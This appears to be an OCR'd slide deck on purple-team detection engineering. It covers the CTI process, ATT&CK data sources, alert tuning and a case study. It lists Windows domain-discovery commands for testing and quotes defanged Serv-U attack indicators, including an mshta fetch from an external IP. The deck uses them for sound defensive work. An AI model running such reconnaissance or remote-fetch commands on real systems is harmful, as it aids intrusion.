
Our Focus

Vendor Focus



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

The Process



Direction

Cyber Threat Intelligence (CTI), Threat Understanding, Missed Alerts, & Incident Response

Collection

Identify your Data Collection for the TTPs

Processing

Processing Logs for Query Development

Dissemination


Distributing to Stakeholders SOC, Management, Red Team, etc

Purple Team Direction

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration

Collection


- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Data Source Components

- What logs are potentially needed to write an alert for the TTP?

- Use the Detection Section on MITRE ATT&CK pages.
  - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.




Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution


https://attack.mitre.org/techniques/T1059/001/

Collection: Data Sources to Logs



https://github.com/mitre-attack/attack-datasources


Collection: DeTT&CT



https://rabobank-cdc.github.io/dettect-editor/

Collection: DeTT&CT


- Leverage DeTT&CT to visualize coverage and map your log sources



https://rabobank-cdc.github.io/dettect-editor/

Processing


- Now knowing what data to look into, hypothesize detection opportunities.
  - This may be from one source or correlations between sources and events.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.
  - Analytics can assist in narrowing down the search.



Developing Hypothesis

- Mshta.exe with WAN connection
- Whoami execution
  - May scope to execution with certain command line parameters

Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit



Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/

Processing: Questions

What are the parts of procedure and how are they used maliciously?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

Processing: Questions

cmd launches whoami

Uses > to output to txt

cmd.exe /c whoami > “./Client/Common/redacted.txt”

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the “>” redirect command.

Processing: Questions

How often do the components appear in normal operations?

How often is whoami used?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd launch whoami?

Is it common for whoami to be redirected to a txt file?

Are there common parent processes you can tune out or tune into?

What process starts this chain?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd.exe launch whoami.exe?

Are there common child processes you can tune out or tune into?

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Common command line parameters you can tune out or into?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What’s using the “>” redirector in our environment?


Are there users we can tune in or out?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What users run whoami in our environment?

Does the process make network connections?

Localhost, Private IPs, External IPs?



https://adsecurity.org/?p=2604

Processing: Quick Example

- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker

parent_process

6 Values, 25.101% of events


Selected: Yes / No

Reports

Top values | Top values by time | Rare values


Events with this field

Values	Count	%
"C:\Program Files\Amazon\SSM\ssm-agent-worker.exe"	60	48.387%
C:\Program Files\Amazon\SSM\ssm-agent-worker.exe	60	48.387%
"C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe"	1	0.806%
C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe	1	0.806%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	0.806%



Dissemination


- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



Dissemination: Structure

- Leverage Palantir's Alerting and Detection Strategy (ADS) Framework.


- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response




SHOW VALUE!!!!

- That is what we are here for… providing business value!
- Track each engagement, each improvement, each blue team and red team win!
- Show improvement over time
- This will make you part of the Purple Team Program including people, process, and technology

Test, Measure, Improve



PlexTrac.com




vectr.io


O M G
That worked!
We improved!

What now?

SCYTHE

Purple Team Maturity Model





Thanks @teschulz

https://www.scythe.io/library/introducing-the-purple-team-maturity-model

Hands On Time

SCYTHE

Purple Team Exercise Success Story

SCYTHE

Purple Case Study – Scenario

- 6 week Purple Team Exercise - Assumed Breach scenario
- SCYTHE was hired to perform all 3 roles (red, blue, CTI)
- **Challenge**: $0 spend on new technology
  - Only tuning current security controls

Purple Case Study – Campaigns

Week 1 - Baseline testing: access, C2, understand controls

Week 2 - APT19: low sophistication Chinese threat actor

Week 3 - Buhtrap: medium sophistication Russian threat actor

Week 4 - APT33: medium sophistication Iranian threat actor

Week 5 - APT3: high sophistication Chinese threat actor

Week 6 - Free Play: red team plan based on previous weeks

Purple Case Study – Baseline


- 94% of Adversary Behavior was undetected
- 3 test cases detected by current controls
- 1 test case blocked

Baseline Result
Known threats have the ability to achieve their objective without being detected

Campaigns Aggregated	5
Test Cases Completed:	65
Test Cases Passed:	4
Detected:	3
Blocked:	1
Test Cases Failed:	61
Not Detected:	61
Test Cases Not Completed:	0
To Be Determined:	0

Overall Score

Lower



Purple Case Study – Results


- $0 technology spend to achieve 64% detection rate
- Enabled telemetry (Sysmon)
- Created logic for alerts on EVENTSENTRY

End State Result
Known threats will be detected and responded to before achieving objective

Campaigns Aggregated	5
Test Cases Completed:	69
Test Cases Passed:	45
Detected:	44
Blocked:	1
Test Cases Failed:	24
Not Detected:	24
Test Cases Not Completed:	0
To Be Determined:	0

Overall Score

Above Average



SCYTHE

Purple Case Study – YouTube

“The Full Purple Juice, Not the Watered-Down Stuff”

Jorge Orchilles & Bryson Bort
CactusCon 9 2021

https://www.youtube.com/watch?v=tV8TaWMmq2A

